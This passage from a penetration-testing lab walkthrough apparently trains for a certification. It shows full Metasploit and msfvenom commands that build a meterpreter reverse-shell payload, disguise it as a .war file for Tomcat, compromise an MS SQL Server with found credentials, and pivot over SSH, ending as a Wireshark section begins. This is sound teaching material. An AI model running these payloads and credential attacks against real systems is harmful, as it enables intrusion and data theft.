If the malicious application does not work out of the box, manually append "**/index.jsp**" to the URL, as follows.



Obtaining a reverse shell

In order to upgrade to a reverse shell, we need to set up a Metasploit listener and generate a suitable payload. However, the meterpreter .war payload is sometimes not functioning properly and you might get stuck at this point. So, instead do the following.

Start by creating a Metasploit listener, as follows.

```
lhost ⇒ 172.16.64.10
msf6 exploit(multi/handler) > set lport 59919
lport ⇒ 59919
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x64/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.64.10     yes       The listen address (an interface may be specified)
   LPORT  59919            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.64.10:59919
```

Note that port 59919 is used, as it is one of ports that the remote machine listens on. This is often the case that when choosing one of used ports, we automatically can bypass a firewall, since internal infrastructure services are often listening only on firewall-allowed ports.


Create a matching meterpreter-based linux executable using msfvenom, as follows.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=172.16.64.10 lport=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter
```


Now, let's rename the payload, by appending a war extension at the end. What will happen, is that the structure of the file will not change, however, appending the .war extension will allow us to upload it to the tomcat server - as it will think it is a deployable .war archive!

```
┌──(kali㉿kali)-[~]
└─$ mv meter meter.war
```


Try to deploy the fake .war file as you previously did with the web shell, by first going back to the **/manager/html** page.



The deployment of this file will not work. It is not a valid war file. This will be apparent when trying to start it from the admin panel.




It is still a valid executable file though. We can use our previously deployed web shell to rename it back to meter as was uploaded to Tomcat's default directory. This can be confirmed by viewing it via the web shell, as follows.




Let's rename meter.war through the web shell, as follows. Also, we need to make sure it is executable by using the chmod command in the end

Then we can run it, as follows.



A new meterpreter session should open.




Now, we can access any file on the target system and also in the same way we can edit files and upload the files.

```
meterpreter > ls
Listing: /var/lib/tomcat8
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-03-27 04:07:26 -0400  conf
40755/rwxr-xr-x   4096  dir   2020-03-27 03:24:20 -0400  lib
40750/rwxr-x---   4096  dir   2021-12-04 11:35:38 -0500  logs
40775/rwxrwxr-x   4096  dir   2021-12-04 11:43:34 -0500  webapps
40750/rwxr-x---   4096  dir   2020-03-27 03:24:22 -0400  work
```


Let's now go back to the other machines. We will start from the web application on IP 172.16.64.140.

```
Nmap scan report for 172.16.64.140
Host is up (0.64s latency).
Not shown: 65528 closed ports, 6 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A0:F3:0A (VMware)
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.16 (95%), Linux 3.2 - 4.9 (95%), Linux 3.8 - 3.11 (95%), Linux 4.8 (95%), Linux 4.4 (95%)
, Linux 4.9 (95%), Linux 3.18 (95%), Linux 4.2 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT       ADDRESS
1   638.78 ms 172.16.64.140
```


As we have seen nmap scan result port 80 is open. So, By entering http://172.16.64.40:80 in web browser We have got access to default web page its look like below.



Let's run dirb to discover if there are any hidden directories.




After a while, we notice a /project/ directory is found. Let's visit it in the browser.




Let's try to use some default credentials like admin**:**admin**,** admin: -, root:root up on trying those credentials we have got login successfully using credentials admin:admin


We can’t find any useful information from this website. Now, we need to use dirb again, including the previously-identified credentials (admin:admin), otherwise, we will get 401 errors on every requested page.



We will eventually discover several more subdirectories. The /project/backup/test one is particularly interesting.




One of those files (sdadas.txt), contains useful information that can be used to exploit the environment further. Specifically, it contains SQL Server credentials.



As we have seen before in our nmap scan result port 1433(mssql) is open. in the 172.16.64.199 machine. So, Let's now go back to the that machine(172.16.64.199).

Leveraging the identified SQL Server credentials, let's perform reconnaissance activities on the MS SQL Server first.

Metasploit's mssql_login module can help us first check if the identified credentials are valid, as follows.



Metasploit's mssql_enum module can help us automate reconnaissance against the SQL Server, Upon running the module, you should see various information about the database. We can also see that the identified credentials belong to an administrative account. Such credentials can result in total server compromise. We can fully compromise the SQL Server, through Metasploit's mssql_payload module, as follows.

```
   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/mssql/mssql_payload) > set LHOST 172.16.64.10
LHOST => 172.16.64.10
msf6 exploit(windows/mssql/mssql_payload) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/mssql/mssql_payload) > set RHOSTS 172.16.64.199
RHOSTS => 172.16.64.199
msf6 exploit(windows/mssql/mssql_payload) > set srvport 53
srvport => 53
msf6 exploit(windows/mssql/mssql_payload) > set password fooadmin
password => fooadmin
msf6 exploit(windows/mssql/mssql_payload) > set username fooadmin
username => fooadmin
msf6 exploit(windows/mssql/mssql_payload) > run

[*] Started reverse TCP handler on 172.16.64.10:4444
[*] 172.16.64.199:1433 - Command Stager progress -   0.53% done (1499/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   1.06% done (2998/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   1.59% done (4497/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   2.12% done (5996/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   2.65% done (7495/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   3.18% done (8994/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   3.72% done (10493/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   4.25% done (11992/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -   4.78% done (13491/282402 bytes)
```


Upon successful uploading of the meterpreter payload, a new meterpreter session will be opened.

```
[*] 172.16.64.199:1433 - Command Stager progress -  86.52% done (244337/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  87.05% done (245836/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  87.58% done (247335/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  88.11% done (248834/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  88.64% done (250333/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  89.18% done (251832/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  89.71% done (253331/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  90.24% done (254830/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  90.77% done (256329/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  91.30% done (257828/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  91.83% done (259327/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  92.36% done (260826/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  92.89% done (262325/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  93.42% done (263824/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  93.95% done (265323/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  94.48% done (266822/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  95.01% done (268321/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  95.54% done (269820/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  96.08% done (271319/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  96.61% done (272818/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  97.14% done (274317/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  97.67% done (275816/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  98.20% done (277315/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  98.73% done (278814/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  99.25% done (280291/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress -  99.76% done (281731/282402 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 100.00% done (282402/282402 bytes)
[*] Meterpreter session 1 opened (172.16.64.10:4444 → 172.16.64.199:49671) at 2021-12-04 12:42:11 -0500

meterpreter > 
```


Let's spawn a remote shell and try to explore the system a bit more, as follows.

```
meterpreter > shell
Process 3712 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A93-BF4C

 Directory of C:\

11/01/2017  08:37 PM                 2 install_log.txt
10/30/2015  07:24 AM    <DIR>          PerfLogs
03/12/2019  03:56 PM    <DIR>          Program Files
03/12/2019  12:11 PM    <DIR>          Program Files (x86)
12/15/2017  10:42 PM    <DIR>          Users
03/13/2019  03:35 AM    <DIR>          Windows
               1 File(s)              2 bytes
               5 Dir(s)   6,573,428,736 bytes free
```

By exploring the compromised SQL Server. There is a file (id_rsa.pub) that looks like an SSH key on the AdminELS user's Desktop.




Let's use the type command to view the content of the id_rsa.pub file. It appears to be an SSH key file.




This is not a real key file though. If you carefully look near the end of the file, you will identify that it holds credentials to an SSH server.

As we have seen before in our nmap scan result port 22(ssh) is open. in the 172.16.64.182 machine. So, Let's now go back to the that machine(172.16.64.182).




So, Let's use ssh credentials we found to try to log into the 172.16.64.182 machine.



We have successfully logged into 172.16.64.182 machine. Now we can have full access to that system in the above screen shot when we type pwd it is showing us current working directory that we are present.

HTTP vs HTTPS


Attacking First you can start Wireshark on the OpenVPN network interface (TAP)




Capture and Analyze an HTTP Login Session

While Wireshark is running, open the browser. Then point it to http://10.54.15.68 and login. Wireshark will capture the traffic.

